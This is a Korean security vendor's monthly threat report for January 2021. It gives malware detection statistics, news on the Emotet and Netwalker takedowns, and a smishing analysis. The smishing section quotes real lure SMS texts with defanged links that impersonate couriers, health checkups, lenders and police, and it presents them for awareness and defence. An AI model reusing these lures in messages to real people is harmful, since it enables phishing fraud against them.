이스트시큐리티

# 보안 동향 보고서

No.137 2021.02

No.137 2021.02

# 이스트시큐리티 보안 동향 보고서

## CONTENTS

# 01
# 악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

2021 년 1 월에도 여전히 북한 연계 APT 그룹의 공격은 끊이지 않고 있습니다. 특히 국제 사회에서 북한과 연계된 것으로 알려진 탈륨(Thallium) 조직의 위협 수위는 날이 갈수록 증대되고 있습니다. 이들은 최신 사회 이슈를 악용하며 일정 기간동안 정상 이메일을 보내 상호 신뢰도를 높인 후 악성 파일이나 URL 을 보내는 등 치밀하게 계획된 시나리오 기반의 공격을 수행합니다.

1 월 한 달동안에는 미국 바이든 행정부 출범 기획 설문지로 위장한 피싱 캠페인과 2021 코로나 19 대응을 위한 기부금 영수증 발급 신청서 문서로 위장한 피싱 캠페인이 발견됐습니다. 두 캠페인 모두 악성 매크로가 포함된 MS Office 문서를 통해 수행됐으며 피해자의 자격 증명을 탈취하고 백그라운드에서 추가 악성 명령을 수행할 목적을 가지고 있었습니다. 관련 피해를 예방하기 위해 사용자는 출처를 알 수 없는 메일에 첨부된 파일 및 URL 을 절대 클릭하기 않아야 하며 정부 기관 및 잘 알려진 조직으로부터 전달된 메일이라도 항상 의심하고 주의하는 보안 의식이 필요합니다.

이번 달에는 세계적으로 악명높은 Emotet 악성코드와 서비스형 랜섬웨어(RaaS)인 Netwalker 의 다크웹 사이트가 국제 수사 기관의 공조로 무력화되었습니다. Emotet 은 2014 년에 뱅킹 트로이목마로 처음 등장했으며 전 세계로 확산되며 봇넷 악성코드로 진화하고 다양한 사이버 범죄에 사용되었습니다. 수사 기관은 Emotet 을 내부에서부터 폐쇄시키고 인프라 전체에 대한 제어 권한을 가져온 것으로 알려졌습니다.

이와 함께 Netwalker 랜섬웨어와 관련된 다크웹 사이트도 수사기관에 압수되었으며 계속해서 랜섬웨어가 운영을 중단하도록 수사 중인 것으로 알려졌습니다. Netwalker 는 현재 가장 활발히 운영 중인 랜섬웨어 중 하나이기 때문에 운영이 중단되어 복호화 키가 공개될 경우 많은 피해자가 무료로 파일을 복구할 수 있을 것으로 예상됩니다.

국내에서는 여행 정보 및 개발 관련 웹사이트가 공격을 당해 17 만 건에 달하는 사용자 정보가 딥웹에 유출된 사건이 있었습니다. 이에 유출된 개인정보가 또다른 다크웹이나 딥웹을 통해 거래되면서 2 차 피해 우려가 커지고 있습니다. 따라서 스미싱, 피싱 공격을 받았거나 계정의 해외 로그인 시도가 발견되는 등 개인정보가 유출됐다고 판단되면 2 단계 인증을 통해 계정 보안을 강화하고 개인용 계정과 업무용 계정을 서로 다르게 설정해 크리덴셜 스터핑 등의 공격을 예방해야 합니다.

# 2. 알약 악성코드 탐지 통계

## 감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2021 년 1 월의 감염 악성코드 Top 15 리스트에서는 지난달에 이어 Hosts.media.opencandy.com 와 Misc.HackTool.AutoKMS 이 각각 1 위와 2 위를 차지했으며 여전히 3 위의 Misc.HackTool.KMSActivator 와 4 위의 Trojan.ShadowBrokers.A 가 상위권을 차지하는 것을 볼 수 있다. 이번 달에는 Misc.Riskware.Segurazo 를 비롯한 4 건의 악성코드가 새롭게 Top 15 에 이름을 올렸다. 그 외에는 큰 순위 변동 없이 대체적으로 지난달과 유사한 순위 양상을 보였다.


| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자 수) |
|---|---|---|---|---|
| 1 | - | Hosts.media.opencandy.com | Host | 646,287 |
| 2 | - | Misc.HackTool.AutoKMS | ETC | 454,583 |
| 3 | ↑ 1 | Misc.HackTool.KMSActivator | ETC | 223,999 |
| 4 | ↓ 1 | Trojan.ShadowBrokers.A | Trojan | 208,549 |
| 5 | New | Misc.Riskware.Segurazo | ETC | 202,311 |
| 6 | ↑ 1 | Gen:Variant.Johnnie.248927 | ETC | 178,475 |
| 7 | ↑ 1 | Backdoor.Generic.792814 | Backdoor | 164,626 |
| 8 | ↑ 3 | Misc.Riskware.TunMirror | ETC | 125,214 |
| 9 | ↓ 3 | Misc.Keygen | ETC | 123,230 |
| 10 | New | Exploit.CVE-2010-2568.Gen | Exploit | 106,410 |
| 11 | ↓ 1 | Gen:Trojan.Dropper.RQU.Ev1@aGUXIJfO | Trojan | 93,322 |
| 12 | ↑ 3 | Trojan.Agent.EZVL | Trojan | 79,072 |
| 13 | New | Trojan.Agnet.Gen | Trojan | 76,808 |
| 14 | New | Worm.IM-VB.as | Worm | 68,991 |
| 15 | ↓ 2 | Worm.ACAD.Bursted.doc.B | Worm | 58,650 |

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2021 년 01 월 01 일 ~ 2021 년 01 월 31 일


## 악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 가장 많은 46%를 차지했으며 호스트파일(Host) 유형이 23%로 그 뒤를 이었다. 수 달간 두 번째로 많은 비중을 차지했던 트로이목마(Trojan) 유형이 16%로 소폭 감소했으며 지난달 미미한 수치를 보이던 취약점(Exploit) 유형의 비율이 4%로 상승했다. 2020 년 12 월과 비교하여 전체 감염 건수는 약 5.21% 증가하였다.




## 카테고리별 악성코드 비율 전월 비교

1 월에는 2020 년 12 월과 비교하여 트로이목마(Trojan) 유형과 호스트파일(Host) 유형의 악성코드 감염 비율이 각각 8%, 4% 감소하였다. 또한 지난달에는 큰 비중을 차지하지 않던 취약점(Exploit) 악성코드의 감염 비율이 증가하였다. 그 외에 웜(Worm)과 백도어(Backdoor) 악성코드 유형은 각각 5%와 6%로 지난달과 비슷한 수치를 보였다.




# 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


## 1 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 1 월 1 일부터 1 월 31 일까지 총 54,455 건의 랜섬웨어 공격 시도가 차단되었다. 12 월에 비해 랜섬웨어 공격 건수는 약 4.2% 가량 감소하였다.




## 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 1 월 한 달간 총 12,876,544 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 12 월 한 달간 확인되었던 11,861,707 건의 악성코드 경유지/유포지 URL 수에 비해 약 8.56% 가량 증가한 수치다.
악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바란다.



# 02
# 전문가 보안 기고

1. ESRC 1 월 스미싱 트렌드 보고서

2. 탈륨 조직, 북한 제 8 차 당대회 평가내용 문서로 사이버 공격 감행

# 1. ESRC 1 월 스미싱 트렌드 보고서

작년에 이어 올해도 코로나 19 가 여전한 채로 1 월을 맞이했습니다. 코로나의 영향으로 1 월도 폭발적인 택배 수요로 스미싱 공격 또한 택배 관련 스미싱이 대다수였습니다.


### 1 월 스미싱 트렌드

ESRC 에서 수집한 1 월의 스미싱 공격을 데이터와 통계를 통해 살펴보도록 하겠습니다.
1 월 한 달간 수집된 스미싱을 키워드로 분류하면 다음 표와 같습니다.

| 키워드 | SMS 내용 |
|---|---|
| 택배 | 택배 도착 등의 문구로 구성 |
| 건강검진 | 건강 검진 결과 등의 문구로 구성 |
| 금융 | 대출과 연관된 문구로 구성 |
| 수사기관 | 수사 기관을 사칭 |
| 청첩장 | 결혼 초대장 형식으로 구성 |

[표 1] 수집 스미싱 문자들의 키워드 기반 분류

다음 그림은 스미싱 키워드 별 발견 비율을 보여주고 있습니다.





[그림 1] 스미싱 키워드 별 비율

## 02 전문가 기고

그림을 살펴보면 지난 12 월과 마찬가지로 1 월 한 달간 이루어진 스미싱 공격의 대부분은 택배 스미싱에 집중되어 있음을 알 수 있습니다. 택배 스미싱이 전체의 99.7%를 차지하고 있습니다.

이어서 건강 검진 관련 스미싱 문자가 0.11%를 차지하고 있으며 나머지 스미싱 문자의 발견 비율은 0.13% 정도입니다.

다음 그림은 발견된 스미싱 문자의 화면입니다.




[그림 2] 스미싱 문자

각 키워드 별 주요 스미싱 문자들을 살펴보도록 하겠습니다. 발견 비율은 스미싱 키워드 별로 분류된 문자 내에서의 비율입니다.

가장 많이 발견되고 있는 택배 스미싱 문자부터 살펴보도록 하겠습니다. 다음 표는 발견 비율이 높은 상위 10 개의 택배 스미싱 문자들을 정리한 것입니다.

| 택배 | 발견비율 |
|---|---|
| 구매하신 선물은 CJ 익스프레스로 배송됩니다 배송 시간은 다음과 같습니다 hxxps://shorturl[.]at/xxxxx | 42% |
| 상·품·이 출고되었으며 2021 년 1 월 5 일 17:30 에 배송·됩·니다 hxxps://tinyurl[.]com/xxxxx | 14% |
| 구매 한 상품은 CJ 익스프레스에서 배송하며 배송 시간은 다음과 같습니다 tinyurl[.]com/xxxxx | 13% |
| 구매하신 선물은 CJ 익스프레스에서 보내 드리며 배송 시간은 다음과 같습니다 tinyurl[.]com/xxxxx | 9% |
| 구.매하신 선물은 CJ 대한 통운에서 발송 한 것으로 구체적인 배송 시간은 다음과 같습니다 hxxps://tinyurl[.]com/xxxxx | 3% |
| 구매 한 상·품이 배·송되었습니다. 배송 사번호 72**62 확인해주·세요 hxxps://tinyurl[.]com/xxxxx | 3% |
| 상품이 배포되었으며 2021 년 1 월 7 일 15:00 에 배송됩니다. shorturl[.]at/xxxxx | 2% |
| 대.리 결.제 상.품이 배송되었습니다 상품을 받으려면 아래 URL 을 클릭.하.세.요 hxxp://shorturl[.]at/x | 1% |
| 택·배 번호 62****75 는 1 월 7 일 16:30 에 지정된 장소로 배송 될 예·정·입·니·다 shorturl[.]at/xxxxx | 1% |
| 봄 축제 선물이 준비되었으며 1 월 9 일 오후 15 시 30 분에 배송됩니다. hxxps://tinyurl[.]com/xxxxx | 0.7% |

[표 2] 택배 스미싱

표를 살펴보면 공격자들이 스미싱 문구 내용의 일부만 변경하여 지속적으로 유포하고 있음을 알 수 있습니다.

1 월 들어 택배 스미싱 문자들의 내용은 구매한 상품 등을 주요 키워드로 하고 있습니다.

표를 살펴보시면 문자 내용이 다소 어색하다는 것을 알 수 있습니다. 그리고 문자의 마지막에 단축 URL 등이 존재합니다. 따라서 수신한 문자를 조금만 유의하여 살핀다면 쉽게 스미싱 문자임을 알아차릴 수 있습니다.

다음은 건강 검진 스미싱 문자를 살펴보겠습니다.

| 건강검진 | 발견비율 |
|---|---|
| [Web 발신] 국 민 건 강 통 지. 내 용 확인 해주세요~ bitly[.]kr/xxxxxxxx | 10% |
| [Web 발신] [국민건강검진]보고서 내용 xxxxx.xxxx[.]buzz | 8% |
| [Web 발신] 국민 건강 검진 통지서 입 니 다. 자세 한 내용 을 확인 hxxps://bit[.]ly/xxxxx | 8% |
| [Web 발신]건강검진{고'지'서} 내용: hxxps://clck[.]ru/xxxxx | 8% |
| [Web 발신]건강검진 2021 년 (종합) 검사내용(1) (보고서): hxxps://clck[.]ru/xxxxx | 6% |
| [국민건강검진]보고서 내용 통지서:xxxxxx.xxxx[.]guru | 5% |
| 건강검진 (보 고) 내용: hxxps://clck[.]ru/xxxxx | 5% |
| [Web 발신]—[국민건강검진]—1 월 {병력서} 내용: hxxps://chl[.]li/DYUaV | 5% |
| [국 민 건 강 검 진]통지 내용보기:xx.xxxx[.]today | 5% |
| [건강검진] 발송 완료'(통지서)' 내용 hxxps://url[.]vet/xxxxx | 3% |

[표 3] 건강검진 스미싱

## 02 전문가 기고

건강 검진 관련 스미싱 문자들의 내용은 대동소이합니다. 건강 검진 관련 스미싱은 매년 국가에서 무료로 시행하는 건강 검진과 관련된 것으로 위장하여 피해자를 속이고 악성 앱 설치를 유도합니다.

다음은 금융 기관을 사칭하는 스미싱 문자들을 살펴보겠습니다.

| 금융 | 발견비율 |
|---|---|
| OOO hxxp://154.xxx.xxx[.]xxx/kbcapta10/ | 7% |
| OO OOO 대리 [OO 저축은행- 대환대출 간편대출신청] 안드로이드 전용 고객명 : OOO 고유번호 : L984725 본인인증 PIN : 36.xxx.xxx[.]xxx 담당자 : OOO 신청금액 : 2,000 만원 ① 상단의 본인인증 PIN 클릭 또는 하단 미리보기 클릭 ②[한도조회]클릭하여 앱 다운로드및 설치 ③'간편대출' 터치 후 신청서 작성 ④신청후 담당자한테 확인 *최종 승인 전까지 신청/진행내용 확인이 필요합니다. *최종승인 과정에서 지급전에 전자서명계약서 작성 및 본인확인인증을 해주셔야하기때문에 삭제하시면 안됩니다. 다른 곳이랑 동시에 진행하셔도 부결에 원인이니 진행하시면 안됩니다. *접수후 가승인 한도결과는 접수량에 따라 30 분~1 시간 소요되십니다. | 5% |
| OOO 36.xxx.xxx[.]xxx | 5% |
| 저축은행 [web 발신] [OOO 저축은행 모바일웹 전자서명동의시스템] 아래의 이미지를 클릭하여 신청해주시기바랍니다. 61.xxx.xxx[.]xxx 하단에 다운 및 설치 - 한도조희 접속후 빈공란 작성하셔서 해주시면됩니다. 감사합니다. | 5% |
| 행복한 하루되세요. (본인인증&대출신청) hxxp://61.xxx.xxx[.]xxx | 2.7% |

[표 4] 금융기관 사칭 스미싱

금융기관을 사칭하는 스미싱들 중 피해자의 이름과 IP 만으로 구성된 스미싱 문자가 있습니다. 언뜻 보면 스미싱임을 알 수 없으나 IP 를 클릭 후 설치된 앱을 실행해 보면 대출 관련 내용으로 꾸며진 가짜 금융기관 앱이 실행됩니다.

금융 기관 사칭 스미싱 문자를 받은 피해자가 때마침 대출을 고려하고 있다면 피해를 입을 가능성이 클 것입니다.

다음은 수사기관 사칭 스미싱 문자를 살펴보도록 하겠습니다.

| 수사기관 | 발견비율 |
|---|---|
| [Web 발신][경찰청교통민원 24]1 월 27 일교통법규 위반사실 통지 및 과태료부과 (사전통지서): xxxxx.xxxxx[.]net | 37% |
| [경찰청교통민원 24]교통법규 위반사실 통지 및 과태료부과 사전통지서: bit[.]ly/xxxxxx | 20% |
| [Web 발신][경찰청교통민원 24]2021 년 1 월 25 일 교통법규위반.사실확인 통지서(내용보기): xxxx.xxxxx[.]me | 12% |
| [Web 발신] 사 건처리 통지입니다 .상세내용 확인해주세요 hxxps://bit[.]ly/xxxxxx | 8% |
| [Web 발신] 사건 처리결과 통보 .내용확인 bit[.]ly/xxxxx | 8% |

[표 5] 금융기관 사칭 스미싱

## 02 전문가 기고

문자를 살펴보면 교통위반 범칙금 내용을 통보하는 것으로 가장하고 있지만 하단의 단축 URL 이 스미싱임을 알려주고 있습니다. 운전을 하시는 분이라면 자신도 모르는 신호나 과속 등으로 교통 법규를 위반했을 수도 있다는 생각에 확인을 할 수도 있습니다.

이런 교묘한 유인책은 의외로 쉽게 통할 수 있기에 주의 하여야겠습니다. 이런 문자를 받으시면 문자로 확인을 하시기 보다 교통 범칙금을 조회하는 경찰청 교통 민원 사이트를 통해 확인하시길 바랍니다.

마지막으로 청첩장 스미싱 문자를 살펴보도록 하겠습니다.

| 청첩장 | 발견비율 |
|---|---|
| [Web 발신] ♡귀한 발걸음으로 축복해 주세요. ♡ 2018.6.23 hxxps://bit[.]ly/xxxxx | 30% |

[표 6] 청첩장 스미싱

청첩장 스미싱의 경우 날짜가 몇 해 전인 것으로 미루어 청첩장 스미싱에 감염된 스마트폰에서 자동 발송된 것으로 보입니다.

# 2. 탈륨 조직, 북한 제 8 차 당대회 평가내용 문서로 사이버 공격 감행

